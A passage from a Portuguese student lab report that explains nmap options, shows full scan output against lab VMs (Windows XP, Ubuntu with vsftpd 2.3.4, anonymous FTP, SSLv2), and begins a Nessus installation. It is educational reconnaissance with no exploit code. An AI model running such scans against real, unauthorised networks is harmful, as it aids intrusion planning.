Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.62.254 are filtered
MAC Address: 00:50:56:EB:9B:B2 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Initiating SYN Stealth Scan at 16:28
Scanning 192.168.62.129 [1000 ports]
Completed SYN Stealth Scan at 16:28, 0.07s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.62.129
Retrying OS detection (try #2) against 192.168.62.129
Nmap scan report for 192.168.62.129
Host is up (0.000048s latency).
All 1000 scanned ports on 192.168.62.129 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 38.87 seconds
           Raw packets sent: 7657 (340.484KB) | Rcvd: 4065 (169.504KB)
```

Como já se referiu nos comandos anteriores, relativamente à captura de tráfego efetuada pelo *Wireshark* , não existem alterações significativas, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.6 nmap -sT -sV 192.168.62.1/24

O comando *nmap -sT -sV 192.168.62.1/24* tem como argumentos:

- **-sT** permite descobrir os *hosts* e informações acerva dos mesmos utilizando o *TCP Connect Scan*. Este método de scan parte do host que executa o nmap onde é enviado um pedido SYN para todos os *hosts*. Os hosts que recebem este pedido e possuem portas de comunicação abertas respondem com um SYN ACK que recebe como resposta por parte do nmap um ACK finalizando o *handshake* TCP. Apesar de os hosts continuarem a enviar dados para o nmap, este termina a conexão com um pedido RST.
- **-sV** permite verificar a existência de serviços remotos e quais as suas versões.

Na figura seguinte podemos visualizar o resultado obtido com a execução do comando *nmap -sT -sV 192.168.62.1/24*.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -sV 192.168.62.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 16:29 EST
Nmap scan report for 192.168.62.1
Host is up (0.00089s latency).
All 1000 scanned ports on 192.168.62.1 are filtered
MAC Address: 00:50:56:C0:00:01 (VMware)

Nmap scan report for 192.168.62.130
Host is up (0.0013s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          FileZilla ftpd 0.9.32 beta
25/tcp   open  smtp         SLmail smtpd 5.5.0.4433
80/tcp   open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mo
d_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/https?
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
3306/tcp open  mysql?
MAC Address: 00:50:56:37:14:13 (VMware)
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, c
pe:/o:microsoft:windows_xp

Nmap scan report for 192.168.62.131
Host is up (0.0083s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
MAC Address: 00:0C:29:52:CE:3D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.62.254
Host is up (0.00018s latency).
All 1000 scanned ports on 192.168.62.254 are filtered
MAC Address: 00:50:56:EB:9B:B2 (VMware)

Nmap scan report for 192.168.62.129
Host is up (0.00023s latency).
All 1000 scanned ports on 192.168.62.129 are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 196.36 seconds
```

Como já se referiu nos comandos anteriores, relativamente à captura de tráfego efetuada pelo *Wireshark* , não existem alterações significativas, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.7 nmap -O -sV -sC -oX /root/Desktop/nmap_grupo_02.xml –stylesheet http://nmap.org/svn/docs/nmap.xls 192.168.62.1-254

O comando *nmap -O -sV -sC -oX /root/Desktop/nmap_grupo_02.xml –stylesheet http://nmap.org/svn/docs/nmap.xls 192.168.62.1-254* tem como argumentos:

- **-O** permite obter informações relativamente aos SO (sistemas operativos) dos vários *hosts* como já havia sido feito em comandos anteriores;
- **-sV** permite verificar a existência de serviços remotos e quais as suas versões;
- **-sC** permite ter acesso a informações adicionais relativamente a cada *host.* Podemos visualizar essas informações através de *Host script results* fornecidos ao correr o comando. Ao analisarmos a figura que se segue podemos ver alguns dados que o script fornece, tais como:
  - NetBIOS name;
  - NetBIOS user;
  - NetBIOS MAC;
  - NetBIOS Computer name;
  - Workgroup;
  - System time;

  - etc;

- **-oX** permite imprimir o resultado do comando para um ficheiro XML denominado *nmap_grupo_02.xml*;
- *–stylesheet* imprime o resultado para um ficheiro .xls.

Na figura seguinte podemos visualizar os resultados obtidos com a execução do comando *nmap -O -sV -sC -oX /root/Desktop/nmap_grupo_02.xml –stylesheet http://nmap.org/svn/docs/nmap.xls 192.168.62.1-254*.

Convém referir que o facto de o resultado do comando ser impresso para um ficheiro *xml* torna-o muito mais fácil de ler e analisar.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O -sV -sC -oX /home/kali/Desktop/nmap_grupo02.xml --stylesheet https://nmap.org/
svn/docs/nmap.xsl  192.168.62.1-254
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-18 16:41 EST
Nmap scan report for 192.168.62.1
Host is up (0.0026s latency).
All 1000 scanned ports on 192.168.62.1 are filtered
MAC Address: 00:50:56:C0:00:01 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.62.130
Host is up (0.00080s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          FileZilla ftpd 0.9.32 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Aug 06  2009 incoming
|_-r--r--r-- 1 ftp ftp            187 Aug 06  2009 onefile.html
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp   open  smtp         SLmail smtpd 5.5.0.4433
| smtp-commands: tester-595cbae8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTR
N,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NO
OP QUIT
80/tcp   open  http         Apache httpd 2.2.12 ((Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mo
d_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0)
|_http-server-header: Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_c
olor PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
| http-title:             XAMPP           1.7.2
|_Requested resource was http://192.168.62.130/xampp/splash.php
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-04-15T22:04:42
|_Not valid after:  2019-04-13T22:04:42
|_ssl-date: 2021-01-18T21:45:42+00:00; -15s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
445/tcp  open  microsoft-ds Windows XP microsoft-ds
3306/tcp open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:50:56:37:14:13 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: Host: tester-595cbae8; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, c
pe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -15s, deviation: 0s, median: -15s
|_nbstat: NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:37:14:1
3 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
```

```
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: tester-595cbae8
|   NetBIOS computer name: TESTER-595CBAE8\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-01-18T21:44:31+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap scan report for 192.168.62.131
Host is up (0.00066s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.62.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 04:a9:f7:e1:ce:66:8c:95:ce:cd:dc:84:e2:ff:22:2c (DSA)
|_  2048 ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21 (RSA)
80/tcp   open  http        Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40816/tcp   mountd
|   100005  1,2,3      60906/udp   mountd
|   100021  1,3,4      46538/tcp   nlockmgr
|   100021  1,3,4      58144/udp   nlockmgr
|   100024  1          47270/udp   status
|_  100024  1          60706/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
MAC Address: 00:0C:29:52:CE:3D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.31
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap scan report for 192.168.62.131
Host is up (0.00066s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.62.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 04:a9:f7:e1:ce:66:8c:95:ce:cd:dc:84:e2:ff:22:2c (DSA)
|_  2048 ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21 (RSA)
80/tcp   open  http        Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40816/tcp   mountd
|   100005  1,2,3      60906/udp   mountd
|   100021  1,3,4      46538/tcp   nlockmgr
|   100021  1,3,4      58144/udp   nlockmgr
|   100024  1          47270/udp   status
|_  100024  1          60706/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
MAC Address: 00:0C:29:52:CE:3D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.18 - 2.6.31
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Nmap scan report for 192.168.62.254
Host is up (0.00028s latency).
All 1000 scanned ports on 192.168.62.254 are filtered
MAC Address: 00:50:56:EB:9B:B2 (VMware)
Too many fingerprints match this host to give specific OS details



Network Distance: 1 hop

Nmap scan report for 192.168.62.129
Host is up (0.000047s latency).
All 1000 scanned ports on 192.168.62.129 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 254 IP addresses (5 hosts up) scanned in 298.21 seconds
```

Nmap Scan Report - Scanned at Mon Jan 18 17:57:14 2021

Scan Summary | **192.168.62.1** | **192.168.62.129** | **192.168.62.130** | **192.168.62.131** | **192.168.62.254**

Scan Summary

Nmap 7.91 was initiated at Mon Jan 18 17:57:14 2021 with these arguments:
nmap -O -sV -sC -oX /home/kali/Desktop/nmap_grupo2.xml --stylesheet https://raw.githubusercontent.com/nmap/nmap/master/docs/nmap.xsl 192.168.62.1-254

Verbosity: 0; Debug level 0

Nmap done at Mon Jan 18 18:02:05 2021; 254 IP addresses (5 hosts up) scanned in 291.05 seconds

192.168.62.1

Address

- 192.168.62.1 (ipv4)
- 00:50:56:C0:00:01 - VMware (mac)

Ports

The 1000 ports scanned but not shown below are in state: **filtered**

- 1000 ports replied with: **no-responses**

Remote Operating System Detection

Unable to identify operating system.

Misc Metrics (click to expand)

192.168.62.129

Address

- 192.168.62.129 (ipv4)

Ports

The 1000 ports scanned but not shown below are in state: **closed**

- 1000 ports replied with: **resets**

Remote Operating System Detection

Unable to identify operating system.

- Used port: **1/tcp** (**closed**)
- Used port: **33260/udp** (**closed**)

Misc Metrics (click to expand)

Metric	Value
Ping Results	localhost-response
Network Distance	0 hops

192.168.62.130

Address

- 192.168.62.130 (ipv4)
- 00:50:56:37:14:13 - VMware (mac)

Ports

The 992 ports scanned but not shown below are in state: **closed**

- 992 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	FileZilla ftpd	0.9.32 beta	
	ftp-anon	Anonymous FTP login allowed (FTP code 230) drwxr-xr-x 1 ftp ftp 0 Aug 06 2009 incoming -r--r--r-- 1 ftp ftp 187 Aug 06 2009 onefile.html					
	ftp-bounce	bounce working!					
	ftp-syst	SYST: UNIX emulated by FileZilla					
25	tcp	open	smtp	syn-ack	SLmail smtpd	5.5.0.4433	
	smtp-commands	tester-595cbae8, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN, This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT					
80	tcp	open	http	syn-ack	Apache httpd	2.2.12	(Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0
	http-server-header	Apache/2.2.12 (Win32) DAV/2 mod_ssl/2.2.12 OpenSSL/0.9.8k mod_autoindex_color PHP/5.3.0 mod_perl/2.0.4 Perl/v5.10.0					
	http-title	XAMPP 1.7.2 Requested resource was http://192.168.62.130/xampp/splash.php					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
443	tcp	open	https	syn-ack			
	ssl-cert	Subject: commonName=localhost Not valid before: 2009-04-15T22:04:42 Not valid after: 2019-04-13T22:04:42					
	ssl-date	2021-01-18T23:01:13+00:00; -29s from scanner time.					
	sslv2	SSLv2 supported ciphers: SSL2_DES_192_EDE3_CBC_WITH_MD5 SSL2_RC2_128_CBC_WITH_MD5 SSL2_RC4_128_WITH_MD5 SSL2_RC4_128_EXPORT40_WITH_MD5 SSL2_RC2_128_CBC_EXPORT40_WITH_MD5 SSL2_DES_64_CBC_WITH_MD5					
445	tcp	open	microsoft-ds	syn-ack	Windows XP microsoft-ds		
3306	tcp	open	mysql	syn-ack			
	mysql-info	ERROR: Script execution failed (use -d to debug)					
	ssl-cert	ERROR: Script execution failed (use -d to debug)					
	ssl-date	ERROR: Script execution failed (use -d to debug)					
	sslv2	ERROR: Script execution failed (use -d to debug)					
	tls-alpn	ERROR: Script execution failed (use -d to debug)					
	tls-nextprotoneg	ERROR: Script execution failed (use -d to debug)					

Remote Operating System Detection

- Used port: **21/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **31098/udp** (**closed**)
- OS match: **Microsoft Windows XP SP2 or SP3** (**100%**)

Host Script Output

Script Name	Output
clock-skew	`mean: -35s, deviation: 11s, median: -29s`
nbstat	`NetBIOS name: TESTER-595CBAE8, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:37:14:13 (VMware)`

smb-os-discovery	`OS: Windows XP (Windows 2000 LAN Manager)`
	`OS CPE: cpe:/o:microsoft:windows_xp::-`
	`Computer name: tester-595cbae8`
	`NetBIOS computer name: TESTER-595CBAE8\x00`
	`Workgroup: WORKGROUP\x00`
	`System time: 2021-01-18T23:00:02+00:00`

smb-security-mode	`account_used: <blank>`
	`authentication_level: user`
	`challenge_response: supported`
	`message_signing: disabled (dangerous, but default)`

smb2-time	`Protocol negotiation failed (SMB2)`

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response
Network Distance	1 hops
TCP Sequence Prediction	Difficulty=263 (Good luck!)
IP ID Sequence Generation	Incremental

192.168.62.131

Address

- 192.168.62.131 (ipv4)
- 00:0C:29:52:CE:3D - VMware (mac)

Ports

The 993 ports scanned but not shown below are in state: **closed**

- 993 ports replied with: **resets**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4	
	ftp-anon	`Anonymous FTP login allowed (FTP code 230)`					

	ftp-syst	`STAT:`
		`FTP server status:`
		`  Connected to 192.168.62.129`
		`  Logged in as ftp`
		`  TYPE: ASCII`
		`  No session bandwidth limit`
		`  Session timeout in seconds is 300`
		`  Control connection is plain text`
		`  Data connections will be plain text`
		`  At session startup, client count was 2`
		`  vsFTPd 2.3.4 - secure, fast, stable`
		`End of status`					

22	tcp	open	ssh	syn-ack	OpenSSH	5.1p1 Debian 3ubuntu1	Ubuntu Linux; protocol 2.0
	ssh-hostkey	`1024 04:a9:f7:e1:ce:66:8c:95:ce:cd:dc:84:e2:ff:22:2c (DSA)` `2048 ab:d7:b0:df:21:ab:3c:24:8b:92:fe:b2:4f:ef:9c:21 (RSA)`					
80	tcp	open	http	syn-ack	Apache httpd	2.2.9	(Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
	http-methods	`Potentially risky methods: TRACE`					
	http-server-header	`Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch`					
	http-title	`Site doesn't have a title (text/html).`					
111	tcp	open	rpcbind	syn-ack		2	RPC #100000

	rpcinfo	`program version  port/proto  service`
		`100000  2  111/tcp  rpcbind`
		`100000  2  111/udp  rpcbind`
		`100003  2,3,4  2049/tcp  nfs`
		`100003  2,3,4  2049/udp  nfs`
		`100005  1,2,3  40816/tcp  mountd`
		`100005  1,2,3  60906/udp  mountd`
		`100021  1,3,4  46538/tcp  nlockmgr`
		`100021  1,3,4  58144/udp  nlockmgr`
		`100024  1  47270/udp  status`
		`100024  1  60706/tcp  status`					

139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003

Remote Operating System Detection

- Used port: **21/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **35409/udp** (**closed**)
- OS match: **Linux 2.6.18 - 2.6.31** (**100%**)
- OS match: **Thecus 4200 or N5500 NAS device (Linux 2.6.33)** (**100%**)

Host Script Output

Script Name	Output
clock-skew	-20s
nbstat	NetBIOS name: UBUNTU, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-security-mode	account_used: guest authentication_level: user challenge_response: supported message_signing: disabled (dangerous, but default)
smb2-time	Protocol negotiation failed (SMB2)

Misc Metrics (click to expand)

192.168.62.254

Address

- 192.168.62.254 (ipv4)
- 00:50:56:EB:9B:B2 - VMware (mac)

Ports

The 1000 ports scanned but not shown below are in state: **filtered**

- 1000 ports replied with: **no-responses**

Remote Operating System Detection

Unable to identify operating system.

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response
Network Distance	1 hops

Como já se referiu nos comandos anteriores, relativamente à captura de tráfego efetuada pelo *Wireshark* , não existem alterações significativas, logo não achamos pertinente colocar um *print* de captura de tráfego da rede para este comando.

2.3.8 Conclusões após a execução dos comandos *nmap*

Achamos que é essencial para o nosso crescimento profissional e pessoal a aprendizagem de vários comandos que temos disponíveis com diversos argumentos possíveis. A compreensão detalhada da função de cada argumento dentro de um dado comando é uma parte essencial para que se possa atingir um objetivo específico, que neste trabalho é descobrir vulnerabilidades nos *hosts* mapeados.

Descrição bem realizada. As observações retiradas do tráfego evidenciam algumas imprecisões.

O grupo considera que ao longo da execução dos diversos comandos com o vários argumentos utilizados, o argumento -O foi o que se destacou, pois fornece informações acerca das portas mapeadas e acerca dos SO (sistemas operativos) das máquinas associadas a essas mesmas portas, e, para além disso, o comando que usa apenas o argumento -O é um dos mais rápidos a produzir *output*.

Consideramos que no contexto deste trabalho prático estas serão informações muito importante a serem consideradas.

2.4 Preparação do Nessus

Para a intalação do Nessus precisamos de uma ligação à internet. Até agora o nosso ambiente funcionava com a *VMnet1* (que é host-only). Para haver comunicação com a internet alteramos para *VMnet8* (que funciona em NAT). Ao fazer esta alteração os endereços mudaram. Tivemos de fazer, mais uma vez, os testes de conexão exemplificados no ponto *2.1*. Atualização dos endereços IP:[2]

- **Windows XP**: 192.168.134.129/24
- **Ubuntu 8.1**: 192.168.134.130/24

[2] Obs.: Os endereços podem variar pois por vezes as máquinas reiniciam.

- **Kali Linux**: 192.168.134.128/24

Ponto A

Ao aceder ao site conseguimos fazer o registo e recebemos por email a ativação do *Nessus*. Aproveitamos também para transferir a ultima atualização do programa para o *Kali*.

Ponto B

Para a instalação do pacote que foi transferido recorremos ao comando *dpkg -i* como se pode ver na figura abaixo.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo dpkg -i Nessus-8.13.1-debian6_amd64.deb                2 ×
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 261779 files and directories currently instal
led.)
Preparing to unpack Nessus-8.13.1-debian6_amd64.deb ...
Unpacking nessus (8.13.1) ...
Setting up nessus (8.13.1) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /bin/systemctl start ness
usd.service
 - Then go to https://kali:8834/ to configure your scanner
```

Figura 10: Instalação do pacote

Ponto C

Para executar o serviço do *Nessus* recorremos (em vez do comando que se encontra no enunciado) ao comando que a instalação nos recomenda. Fizemos isto porque percebemos que esta é uma versão mais atualizada do *software*.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ /bin/systemctl start nessusd.service
```

Figura 11: Iniciar o serviço

Ponto D

Ao introduzir o endereço *https://kali:8834* (mais uma vez diferente do enunciado) conseguimos aceder à pagina de instalação.




Figura 12: Página de instalação

Ponto E

Introduzimos as nossas credencias.




Figura 13: Credenciais

Ponto F

Por fim, introduzimos o código de ativação e criamos uma conta. Depois disto, e como se pode ver na figura 16, esperamos alguns minutos para a instalação terminar.




Figura 14: Instalação do pacote

